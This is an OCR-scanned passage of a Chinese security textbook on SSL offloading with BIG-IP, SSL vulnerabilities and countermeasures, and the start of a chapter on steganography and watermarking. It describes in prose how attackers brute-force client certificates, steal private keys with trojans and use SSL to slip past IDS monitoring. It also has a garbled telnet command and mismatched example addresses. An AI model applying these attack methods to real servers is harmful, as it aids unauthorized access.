


图 3.3　使用 BIG-IP 实现 SSL 的集中管理

2. 完成 SSL 配置

为了配置 SSL 终结，管理员必须获得由 CA 认证的证书并架设一个 SSL 代理。管理员使用配置工具产生一个 CSR 并将它提交给 CA。当接收到一个正确的证书后，管理员将它安装到一个 BIG-IP 上。

当在 BIG-IP 对上安装完证书后，管理员改变 VS1 的地址（就是驻留在前端的 SECURE 池中的）为 127.0.0.1。然后创建一个 SSL 代理并给它分配一个 IP 地址为 192.168.1.100，它的目标虚拟服务器是 VS1。客户端也能够通过 https://192.168.1.100 访问这个安全站点。当加密数据到达 IP 地址为 192.168.1.100 的 SSL 代理后，首先解密，然后发送到 VS1，并最终转到安全缓冲池。

配置的最后步骤是提供这个 Web 服务器组的持续运行。因为 BIG-IP 解密所有的数据，更多的持续性选项变得可用。BIG-IP 能够持续的检测信息的 HTTP 报头，例如 SSL 任务 IDs 或 HTTP Cookies。更新的 Microsoft IE 浏览器包括了一个安全功能，能够重新判断 Web 服务器上的 SSL 任务。

新版本的 Microsoft Internet Explorer 浏览器包含安全特性可以与 Web 服务器的 SSL 会话 ID 完成重新数据协商操作。该特性根据会话 ID 持续运行，因此不适合应用于电子商务 Web 站点，但是非常适用于负载均衡其他加密应用程序。

BIG-IP 工具提供了四种基于 HTTP Cookie 的 Persistence：插入模式、重写模式、被动模式和细分模式。在插入模式中，BIG-IP 创建和写 Cookie 到服务器响应的 HTTP 报头中。在重写模式中，服务器创建 Cookie 会被 BIG-IP 覆盖。在被动模式中，后台服务器创建 Cookie，这包括了足够的供 BIG-IP 负载均衡流量的使用的信息。在细分模式中，BIG-IP 创建一个 Cookie 的细分以便返回的信息能够被传输到负载均衡组中正确的服务器中。

为了避免对后台服务器的任何重新配置，管理员选择插入模式 Cookie。当一个客户返回到一个 Web 站点时，他通过 Cookie 就已经驻留在 BIG-IP 中了。该站点的信息就已经存储在 Cookie 中，当客户下次再访问这个站点时会很快的显示出来。管理员通过 Persistence 功能可以提供一个完整的电子商务站点。

BIG-IP 工具提供了几个 SSL 实施之外的功能。它能负载均衡各种不同类型的应用程序，或后台数据库。在一个单一的 Web 服务器组中，一个 BIG-IP 也能检测进入通信的 HTTP 报头然后将它们直接发送给不同类型的服务器。

Dell Power Edge Load Balancing Server-BIG-IP Powered 提供了一种性价比很高的方法来管理当前复杂的 Web 服务器结构中的 Web 站点的加密性。通过结合 SSL 证书管理，BIG-IP 帮助用户减少了复杂性和整体拥有成本。

3.4 用 SSL 安全协议实现 Web 服务器的安全性

目前 SSL 安全协议已经得到了广泛的应用，本节将详细介绍 SSL 安全协议在保护 Web 服务器安全方面的应用。

为提供具有真正安全连接的高速安全套接层（SSL）交易，可以将 PCI 卡形式的 SSL 卸

载(Off Loading)设备直接安装到 Web 服务器上,这种做法的好处有以下几点。

① 从客户机到安全 Web 服务器的数据安全性高。

② 由于卸载工具执行所有 SSL 处理过程并完成 TCP/IP 协商,因此大大提高了吞吐量。

③ 简化密钥的管理和维护。

向电子商务和其他安全 Web 站点的服务器增加 SSL 加速和卸载设备可以提高交易处理速度。但是由于 SSL 设备是作为应用被安装在网络上的,因此 SSL 设备与安全服务器之间的数据是未加密的。将 SSL 卸载设备作为 PCI 扩展卡直接安装在安全服务器上,保证了从浏览器到服务器的连接安全性。

SSL 可以用于在线交易时保护信用卡账号以及股票交易明细这类敏感信息。受 SSL 保护的网页具有 https 前缀,而非标准的 http 前缀。

新型专用网络设备 SSL 加速器可以使 Web 站点通过在优化的硬件和软件中进行所有的 SSL 处理来满足性能和安全性的需要。

当具有 SSL 功能的浏览器(Navigator、IE)与 Web 服务器(Apache、IIS)通信时,它们利用数字证书确认对方的身份。数字证书是由可信赖的第三方发放的,并被用于生成公共密钥。

当最初的认证完成后,浏览器向服务器发送 48 字节利用服务器公共密钥加密的主密钥,然后 Web 服务器利用自己的私有密钥解密这个主密钥,浏览器和服务器在会话过程中用来加解密的对称密钥集合就生成了。加密算法可以为每次会话显式地配置或协商,使用最广泛的加密标准为“数据加密标准(DES)和 RC4”。

一旦完成上述启动过程,安全通道就建立了,保密的数据传输就可以开始。需要注意的是由于必须为每次用户会话执行启动过程,因而给服务器 CPU 造成了沉重负担并产生了严重的性能瓶颈。据测试,当处理安全的 SSL 会话时,标准的 Web 服务器只能处理 1%到 10%的正常负载。

3.5　SSL 的安全漏洞及解决方案

如果用户在互联网上访问某些网站时在浏览器窗口的下方有一个锁的小图标,就表示该网页受到 SSL 保护。但用 SSL 防护的网站真的能够防范黑客吗? 现在国内有很多人对 SSL 存在这么一个认识误区: SSL 很安全,受到 SSL 防护的,网页服务器上的资料就一定是万无一失的。这也导致这样一个局面,只要有着 SSL 防护的网站服务器很少接受审查以及监测。下面将简单介绍一下 SSL 存在的安全漏洞及解决方案。

目前几乎所有处理具有敏感度的资料、财务资料或者要求身份认证的网站都会使用 SSL 加密技术(当用户看到 https 在用户的网页浏览器上的 URL 出现时,用户就是正在使用具有 SSL 保护的网页服务器。)。在这里把 SSL 比喻成是一种在浏览器跟网络服务器之间“受密码保护的导管”(Crypto Graphic Pipe),也就是常说的安全通道。这个安全通道把使用者以及网站之间往返的资料加密起来。但是 SSL 并不会消除或者减弱网站所将受到的威胁性。

3.5.1 SSL易受到的攻击

虽然一个网站可能使用了SSL安全技术，但这并不是说在该网站中正在输入和以后输入的数据也是安全的。所有人都应该意识到SSL提供的仅仅是电子商务整体安全解决方案中的一小部分。使用了SSL的网站可能受到的攻击和其他服务器并无任何区别，同样应该留意各方面的安全隐患。SSL常见安全问题有下面三种。

1. 攻击证书

类似Verisign之类的公共CA机构并不总是可靠的。例如，如果Verisign发放一个证书说我是"某某某"，系统管理员很可能就会相信"我是某某某"。但是，对于用户的证书，公共CA机构可能不像对网站数字证书那样重视和关心其准确性。例如，Verisign发放了一个"Keyman"组织的证书，该组织的成员JACK在某网站要求认证用户身份时，提交了"JACK"的证书。用户可能会对其返回的结果大吃一惊的。更为严重的是，由于Microsoft公司的IIS服务器提供了"客户端证书映射"(Client Certificate Mapping)功能，用于将客户端提交证书中的名字映射到NT系统的用户账号，在这种情况下JACK就能够获得该主机的系统管理员特权！

如果黑客不能利用上面的非法的证书突破服务器，他们可以尝试暴力攻击(Brute-Force-Attack)。虽然暴力攻击证书比暴力攻击口令更为困难。要暴力攻击客户端认证，黑客编辑一个可能的用户名字列表，然后为每一个名字向CA机构申请证书。每一个证书都用于尝试获取访问权限。用户名的选择越好，其中一个证书被认可的可能性就越高。暴力攻击证书的方便之处在于它仅需要猜测一个有效的用户名，而不同时是猜测用户名和口令。

2. 窃取证书

除上面的方法外，黑客还可能窃取有效的证书及相应的私有密钥。最简单的方法是利用特洛伊木马。这种攻击几乎可以使客户端证书形同虚设。它攻击的是证书的一个根本性弱点：私有密钥(整个安全系统的核心)经常保存在不安全的地方。对付这些攻击的唯一有效方法是将证书保存到智能卡或令牌之类的设备中。

3. 安全盲点

系统管理员没办法使用现有的安全漏洞扫描(vulnerability scanners)或网络入侵侦测系统(Intrusion Detection Systems，IDS)，来审查或监控网络上的SSL交易。网络入侵侦测系统是通过监测网络传输来找寻没有经过认证的活动。任何符合已知的攻击模式或者并未经过政策上授权的网络活动都被标志起来以供系统管理员检查。而要让IDS能够发生作用，IDS必须能够检视所有的网络流量信息，但是SSL的加密技术却使得通过HTTP传输的信息无法让IDS辨认。再者，虽然可以用最新的安全扫描软件审查一般的网页服务器来寻找已知的安全盲点，这种扫描软件并不会检查经过SSL保护的服务器。受到SSL保护的网页服务器的确拥有与一般服务器同样的安全盲点，可是也许是因为建立SSL连接所需要的时间以及困难度，安全漏洞扫描软件并不会审查受到SSL保护的网页服务器。没有网络监测系统再加上没有安全漏洞审查，使得最重要的服务器反而成为受到最少防护的

服务器。

3.5.2 SSL 针对攻击的对策

至于如何保护证书的安全，用户可以采用 IDS，它是一种用于监测攻击服务器企图的技术和方法。典型的 IDS 监视网络通信并将其与保存在数据库中的已知攻击“特征”或方法比较。如果发现攻击，IDS 可以提醒系统管理员、截断连接甚至实施反攻击等。问题在于如果网络通信是加密的，IDS 将无法监视。这反而可能会使攻击更为轻松。假设在一个典型的被防火墙和 IDS 防护的 DMZ 环境中，黑客能轻松地探测被 SSL 保护的网站，因为通常一台单一的网站服务器会同时使用 SSL 和普通的 TCP 协议。由于黑客攻击的是服务器而不是网络连接，他们可以选择任意一种途径。通过 SSL 途径，黑客知道 SSL 加密为他们带来的好处，这样更容易避开 IDS 系统的监测。在这里主要介绍在存在安全盲点的情况下如何解决安全问题的方法。

1. 通过 Proxy 代理服务器的 SSL

可以在一个 SSL Proxy 代理程序上使用这项资料审查技术。SSL Proxy 是一个在连接端口 80 上接收纯文字的 HTTP 通信请求的软件，它会将这些请求通过经由 SSL 加密过的连接，转寄到目标网站。在连接端口 80 打开一个侦听的 Socket，通过上述的 Open SSL 指令，将所有进入这个 Proxy 的数据传输出去。

如果用户要想测试自己的 Proxy 连接，那么只要以纯文字的方式，在执行 SSL Proxy 的系统的连接端口 80 建立联机。这个 Proxy 会使用 SSL 来转寄接收的请求到目标网站。

```
$ telnet 192.168.1.100 GET / HTTP/1.0
```

在这里，服务器正在 192.168.1.1 的地址执行 SSL Proxy 机制，而真正受到 SSL 保护的地址则是在 192.168.1.10。通过这个 SSL Proxy 机制，只要将安全扫描软件指向 Proxy 的 IP 地址，就可以使用它来审查一个 SSL 服务器。

SSL Proxy 的观念已经存在一段时间。相对而言，使用命令列模式操作 Open SSL 软件比较简单一些。

2. OpenSSL

Open SSL 包含了一套程序以及函式库，提供前端使用者 SSL 功能，并且允许软件工程师将 SSL 模块与他们的程序结合。在众多由 SSL 提供的产品里面，最能够用来让用户在这里讨论的是命令列模式的(Command-Line) SSL 客户端以及伺服端工具软件。Open SSL 程序是一个指令列接口的程序，它是用来以手动的方式起始 SSL 连接。Open SSL 让用户重新导引与其他程序之间的资料输入以及输出。

使用普遍可得的安全扫描软件来审查 SSL 服务器在研究技术文件时，在 Apache 提供给 Open SSL 的接口模块 mod_ssl(相关资料网址：http://www.modssl.org/)读到了一些有趣的信息。其中有一段常见问题(FAQ)讨论到有关测试在 SSL 保护下的网站服务器。用户可以利用 Telnet 连到网页服务器的 80 端口，然后下达如下的 http get 指令，从网页服务器取得网页。举例如下：

```
telnet www.ramsec.com 80
Trying 216.182.36.154...
Connected to www.ramsec.com
Escape character is '^]'
GET / HTTP/1.0
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Content-Location: http://216.182.36.154/index.html
Date: Mon,10 Jul 2000 11:43:59 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Thu,23 Mar 2000 01:41:15 GMT
ETag: "305fc7e06894bf1:38441"
Content-Length: 886
<!doctype html public "-//w3c//dtd html 4.0 transitional//en">
<html>
<head>
<meta http-equiv = "Content-Type" content = "text/html;
Charset = iso-8859-1">
```

因为 SSL 通连必须要经过一个安全的连接端口，而在这里使用的是没有安全防护的连接端口 80，因此，这个技巧在 HTTPS 通信协议上是行不通的。然而，如果用的是 Open SSL 程序，就可以在 SSL 连接上做同样的一件事情。

通过上面 Open SSL 这项技术，就可以直接传输资料到有 SSL 保护的网站，然后用一般审查任何 HTTP 服务器安全性的方式来审查这个 SSL 网页服务器。

3. 监测 SSL 服务器

现在的网络 IDS 只能够监视纯文字资料内容，所以只能够有两项选择：监视服务器上的 SSL 连接或者将整个连接资料转为纯文字格式。大部分的网页服务器都有一些基本的日志记录功能。例如：Microsoft 的 IIS Web Server 有内建的日志制作功能，使用的是 W3svcl 格式，它可以侦测到很多一般的网络攻击状况。

除了检查主机日志文件以外，另一个方式是将 SSL 连接转换成纯文字格式。这样网络的 IDS 就能够监视资料往来。有几种产品提供这项功能，不过它们主要是为了要提升数据处理效率，而不是为了提高网络安全的目的。用户可以将 IDS 置放于加速器跟网页服务器之间，以监控纯文字格式的网络通信。用这种监控方式，要求用户必须有至少一个网络区隔(network segment)。这个网络区隔必须是安全的，而且与其他的网络装置分开来。

总之，SSL 仍然不失为一套全面完善的安全策略中有效的组成元素。然而，与网络安全的其他工具软件一样，仅使用单一的防护软件是无效的。对 SSL 的过高评价有可能带来安全风险。它仅是网络安全工具的一种，必须和其他网络安全工具紧密结合，才能构造出全面、完善、安全可靠的网络。

习题

1. 什么是 SSL?
2. 什么是证书? 证书有哪些用途?
3. 在 HTTPS(通过 SSL 的 HTTP)身份验证中使用的两种证书是什么?
4. SSL 协议的两个组成部分分别是什么?
5. 如何结合 SSL 安全协议搭建一个网站?

CHAPTER 4

第 4 章　信息隐藏技术

随着人们网络安全意识的增强以及密码破解技术的发展，人们已经越来越不满足于简单的数据加密技术的应用，近年来信息隐藏技术得到飞速的发展和应用。

本章要点如下：

- 信息隐藏技术的现状、特点以及发展趋势；
- 数字水印技术；
- 信息隐藏技术的应用；
- 信息隐藏技术的应用软件。

4.1　信息隐藏技术概述

信息隐藏的思想起源于隐写术（steganograpby），它是一种将秘密信息隐藏在某些宿主对象中，且信息在传输或存储过程中不被发现或引起注意，接收者获得隐藏对象后按照约定规则可读取秘密信息的技术。人类对信息隐藏技术的应用可以追溯到几千年前的远古时代，后来人们把信息隐藏技术归纳为技术隐写术和语义隐写术，但信息隐藏的具体方法却不尽相同，尤其是现代信息隐藏技术，已具有鲜明的时代特征。

4.1.1　信息隐藏技术的发展

早期比较典型的技术隐写术是将秘密传递的信息记录下来，隐藏在特定媒介中，然后再传送出去的一种技术。采用技术隐写术方法的实例有很多，比如，将信息隐藏在信使的鞋底或封装在蜡丸中，而隐写墨水、纸币中的水印和缩微图像技术也陆续出现在军事应用中。

语义隐写术则是将记录这个行为本身隐藏起来，信息由隐藏的“写”语言和语言形式所组成，一般依赖于信息编码。十六七世纪涌现了许多关于语义隐写术的著作，斯科特提出的扩展 AveMaria 码就是一种典型的语义隐写方法。语义隐写方法很多，如用音符替代字符在乐谱中隐藏信息，用咒语代表

字隐藏信息，还有用点、线和角度在一个几何图形中隐藏信息等，而离合诗则是另一种广泛使用在书刊等文字中的隐藏信息方法。

但由于人类早期缺乏必要的理论基础和系统研究，对于信息的保密往往更多是单纯地借助于密码技术，所以隐写术始终没有成为一门独立的学科，发展一直比较缓慢。

当今信息技术和计算机技术得到空前发展，出现了许多崭新的信息隐藏技术。这些技术不但隐藏了信息的内容，而且隐藏了信息的“存在”，因此得到了广泛的应用和发展。

除学术界的研究外，商业公司也开发出一些信息隐藏软件。如：DiSi-Stega Nograph、EZStego、Gif-It-Up v1.0、Hide and Seek (Colin Maroney)、JPEG-JSTEG (Derek Upham)、MP3Stego（Fabien A. P. Petitcolas，Computer Laboratory，University of Cambridge）、Nicetext（Mark Chap-man and George Davida，Department of EE & CS，University of Wisconsin Milwaukee）等。

一方面这些隐写软件为人们进行秘密通信、防止机密流失提供了通信手段，另一方面也为一些恶意的个人或团伙进行各种非法活动提供了便利。

信息隐藏技术也将是未来信息战对抗的焦点之一，是敌对双方借以获取和破解对方隐蔽通信的制高点。未来对信息隐藏技术的研究将侧重于以下两个方面：

(1) 理论体系研究

信息隐藏还没有一个完整的理论体系，许多核心问题尚待解决。如信息隐藏容量的极限是多少，如何更好地隐藏信息，如何对隐藏信息进行检测、恢复、去除。如何建立统一的信息隐藏理论体系。建立完整的信息隐藏理论体系对于隐藏信息检测的研究具有指导作用。

(2) 隐写的发现与反发现研究

近几年国内许多学者也相继开展了信息隐藏方面的研究，国家有关科技发展部门也日益重视此方面的研究。1999 年国家自然科学基金委员会政策局等组织有关专家，在北京市九华山庄组织召开了网络计算和信息安全论坛，强调了研究信息伪装的重要性，与会专家建议基金会在“十五”期间重点关注包括数字水印在内的网络环境下的信息安全领域的研究。2000 年，又在北京召开了信息安全方面的会议，将信息安全确定为优先资助领域。国家重点基础研究“973”计划也有信息隐藏方面的专项课题。

4.1.2 信息隐藏模型

信息隐藏(information hiding)不同于传统的密码学技术。传统的密码学技术主要是研究如何将机密信息进行特殊的编码，以形成不可识别的密码形式（密文）进行传递；而信息隐藏则主要研究如何将某一机密信息秘密隐藏于另一公开的信息中，然后通过公开信息的传输来传递机密信息。对加密通信而言，可能的监测者或非法拦截者可通过截取密文，并对其进行破译或将密文进行破坏后再发送，从而影响机密信息的安全；但对信息隐藏而言，可能的监测者或非法拦截者则难以从公开信息中判断机密信息是否存在，难以截获机密信息，从而保证机密信息的安全。多媒体技术的广泛应用，为信息隐藏技术的发展提供了更加广阔的空间。

待隐藏的信息称为秘密信息(secret message)，它可以是版权信息或秘密数据，也可以是一个序列号；而公开信息则称为载体信息(cover message)，如视频、音频片段。这种信息隐藏过程一般由密钥(key)来控制，即通过嵌入算法(Embedding Algorithm)将秘密信息隐

藏于公开信息中，而隐蔽载体（隐藏有秘密信息的公开信息）则通过信道（communication channel）传输，然后检测器（detector）利用密钥从隐蔽载体中恢复/检测出秘密信息。

信息隐藏技术主要由下述两部分组成：信息嵌入算法，它利用密钥来实现秘密信息的隐藏。隐蔽信息检测/提取算法（检测器），它利用密钥从隐蔽载体中检测/恢复出秘密信息。在密钥未知的前提下，第三者很难从隐秘载体中得到或删除秘密信息，甚至不能发现秘密信息。

4.1.3 信息隐藏的特点

信息隐藏的目的不在于限制正常的资料存取，而在于保证隐藏数据不被侵犯和发现。因此，信息隐藏技术必须考虑正常的信息操作所造成的威胁，即要使机密资料对正常的数据操作技术具有免疫能力。这种免疫力的关键是要使隐藏信息部分不易被正常的数据操作（如通常的信号变换操作或数据压缩）所破坏。根据信息隐藏的目的和技术要求，该技术具有以下一些特性。

1. 鲁棒性（robustness）

鲁棒性指不因图像文件的某种改动而导致隐藏信息丢失的能力，这里所谓“改动”包括传输过程中的信道噪声、滤波操作、重采样、有损编码压缩、D/A 或 A/D 转换等。

2. 不可检测性（undetectability）

不可检测性指隐蔽载体与原始载体具有一致的特性，如具有一致的统计噪声分布等，以便使非法拦截者无法判断是否有隐蔽信息。

3. 透明性（invisibility）

利用人类视觉系统或人类听觉系统，经过一系列隐藏处理，使目标数据没有明显的降质现象，而隐藏的数据却无法制直接看见或听见。

4. 安全性（security）

安全性指隐藏算法有较强的抗攻击能力，即它必须能够承受一定程度的人为攻击，而使隐藏信息不会被破坏。

5. 自恢复性

由于经过一些操作或变换后，可能会使原图产生较大的破坏，如果只从留下的片段数据，仍能恢复隐藏信号，而且恢复过程不需要宿主信号，这就是所谓的自恢复性。

信息隐藏学是一门新兴的交叉学科，在计算机、通信、保密学等领域有着广阔的应用前景。数字水印技术作为其在多媒体领域的重要应用，已受到人们越来越多的重视。

4.2 数字水印技术

在 1994 年召开的 IEEE 国际图像处理会议（ICIP'94）上，R. G. Schyndel 等人第一次明确提出了“数字水印”的概念，从此掀起了现代信息隐藏技术研究的高潮。仅仅过了两年，在

ICIP'96 上，已经出现了以信息隐藏领域中的水印技术、版权保护（copyright protection）和多媒体服务的存取控制（access control of multimedia services）为主要内容的研讨专题。

从 1994 年开始，国际学术界开始陆续发表有关数字水印的文章，且文章数量呈快速增长趋势。一些有影响的国际会议（如 IEEE ICIP、IEEE ICASSP、ACM Multimedia 等）以及一些国际权威杂志（如 Signal Processing、IEEE Journal of Selected Areason Communication、Communications of ACM 等）相继出版了数字水印的专辑。数字图书馆、网上发行、网络美术馆、写真收藏和彩信等新概念层出不穷；MIDI、CD、VCD、DVD 和 MP3 等数字化产品让人目不暇接。仅靠密码技术是不能完成多媒体数据的加密、认证和保护的，数字水印技术在数据安全中已经占有不可替代的地位。以 DVD 为例，参与研究其版权保护水印的就有包括 IBM、NEC、Sony 在内的数十家大型企业。但是出版商在利用数字水印保护版权的同时，盗版者也在千方百计地想办法来去除版权标记，为了更好地保护版权，开发出更健壮的水印算法是当前的研究趋势。

德国已经研究了在打印和印刷的纸介质证件中加入隐藏标记的技术，用数字水印防止伪造电子照片。目前，研究该技术的研究所正在开发另一种新的系统，新系统既可在照片上加上牢固的数字水印，也可以经改动让数字水印消失，使任何伪造企图都无法得逞。美国 Digimarc 公司率先推出了世界上第一个商用数字水印软件，而后又以插件形式将该软件集成到 Adobe Photoshop 和 Corel Draw 图像处理软件中。随后，Digimarc 公司又推出了一系列数字水印产品。商标保护（brand protection）技术通过将保密特征加入到产品包装的设计中，就可以在产品流通链的任何环节中进行产品的认证、辨别原版和复制版、防止产品伪造，并且能够通过供应链来跟踪产品的流通。安全文档（secure document）技术将 Digimarc 的水印特征加入到重要的文档之中，以此来确认文档的真伪性，辨别原版文档和复制文档，防止未授权的文档复制及确认原始文档的授权应用等。在打印机、复印机中利用数字水印增加控制信息以限制打印的技术也正在研制中。美国财政部已委托麻省理工学院媒体实验室研究在彩色打印机、复印机输出的每幅图像中加入唯一的、不可见的数字水印，通过实时地从扫描票据中判断水印的有无，快速辨识真伪。IBM 东京研究实验室提出了用数据隐藏（data hiding）作为解决方案来鉴定数字化照片的来源，证实数字化照片的完整性，判断照片是否被篡改以及定位篡改的地方。IBM 东京研究实验室与 Yasuda Fire & Marine（YFM）公司联合开发了一种作为安全电子保险索赔的照片安全存档和传输系统的样机。该系统能协助地方服务部门进行汽车损失索赔工作，当索赔服务部门的调解员或修理厂的雇员使用这种安全数码相机和微型闪存器给一辆损坏的汽车拍照片，再利用安全图像编档和传输系统记录这些照片时，服务部门的经理和核算员就能够检查这张照片，并判断它是否用认证的照相机拍摄，是否有任何未被授权的更改。该安全电子索赔处理系统可运行于 Lotus Notes 系统。

数字水印开辟了一条崭新的信息安全途径，其不可感知的隐蔽性和抵抗各种攻击的能力可以实现数字产品的完整性保护和篡改鉴定，还可用于数字防伪。数字水印必将成为数字作品的版权保护和真伪认证的核心技术措施之一，并在电子商务交易中发挥不可替代的作用。在市场经济飞速发展的今天，对于企业形象和经济利益存在严重受损的企业和数字产品被侵权的创作者来说，这无疑是一个良好的解决方案。数字水印及其应用技术不仅提供了突破性的信息安全防护方式，而且在数字防伪中占据着重要的地位。它对维护国家经

济秩序大有益处。表 4.1 给出了 M. Kutter 所整理的一些国际上从事数字水印方面研究的研究小组情况。这些研究小组及公司都有有关数字水印及信息隐藏方面的商业软件。读者也可从中免费获得一些软件和源码。

表 4.1　部分信息隐藏软件情况表

研 究 机 构	研究内容	负　责　人
NEC	_P_I_	Ingemar J. Cox
Università degli Studi di Firenze	LP_I_	Alessandro Piva
IBM	_P_I_	Boon-Lock Yeo
Univ. of Geneva	_P_I_	Joe Ó Ruanaidh
University of Erlangen	_P_I_A	Frank Hartung
MIT-Meadi Lab	_P_I_	Josh Smith Nice
Columbia Univ.	T_P_I_	Marc Schneider Nicely
Purdue Univ.	T_P_I_	Delp & Wolfgang
Curtin University	TL_I_	Sebastien Wong
TU Delft	_LP_I_	Gerhard C. Langelaar
Univ. Thessaloniki, Greece	_S_I_	Prof. Pitas
Los lamos Nat. Lab.	T_PSI_	Stanford, et al.
Computer Lab., U. of Cambridge	_L_SI	Petitcolas

表 4.1 中的内容栏中各字母的含义如下：

- T 表示有关水印信息的指南；
- L 表示链接到数字水印主页；
- P 表示有文章可下载；
- S 表示有软件可下载；
- I 表示图像水印；
- V 表示视频水印；
- A 表示音频水印。

4.3　信息隐藏技术的应用

信息隐藏技术作为一种新兴的信息安全技术已经被许多应用领域所采用。当信息隐藏技术应用于保密通信领域时，称为隐蔽通信或低截获概率通信；当应用于 Internet 秘密信息传输时，常被称为隐写术；当应用于版权保护时通常被称为数字水印技术。

4.3.1　数字内容保护

网络环境下，数字媒体易于复制、传播的特点使得版权保护的重要性日益突出，因此越来越多的数字视频、声频信号及图像被“贴”上了不可见的标签，这些标签往往携带隐藏了的版权标志或序列号以防止非法复制。数字水印技术作为数字产品版权保护的潜在有效手段，已成为国际学术界与企业界广泛关注的焦点。数字水印是携带所有者版权信息的数据，被永久地融合到数字产品中。它可以作为版权争端的法律凭证，用来指控盗版者，可以确立

版权所有者，识别购买者或者提供有关数字内容的其他附加信息，并将这些信息以不可感知的方式嵌入到数字图像、数字音频和视频序列中，用于确认所有权，验证数据完整性。具体如下。

1. 证件防伪

数字水印技术可有效防止证件被伪造。以制作个人身份证为例，一般要经过照片扫描、签名、制证机输入、打印和塑封等过程。上述新技术是在打印证件前，在照片上附加一个暗藏的数字水印，处理后的照片用肉眼看与原来完全一样，必须用专门的扫描器才能检测出数字水印。这种方法可以迅速无误地确定证件的真伪。

2. 商标保护

该技术通过将保密特征加入到产品包装的设计中，可以在产品流通链的任何环节中进行产品的认证、辨别原版和复制版、防止产品被伪造，并且能够通过供应链来跟踪产品的流通。

3. 安全文档

将水印特征加入到重要的文档之中，以此来确认文档的真伪性，辨别原版文档和复制文档，防止未授权的文档复制及确认原始文档的授权应用等。这些文档包括银行支票、护照、债券、身份证、塑料卡片、邮票、驾照、证书、票据、报表和包装等。

4. 数据完整性验证

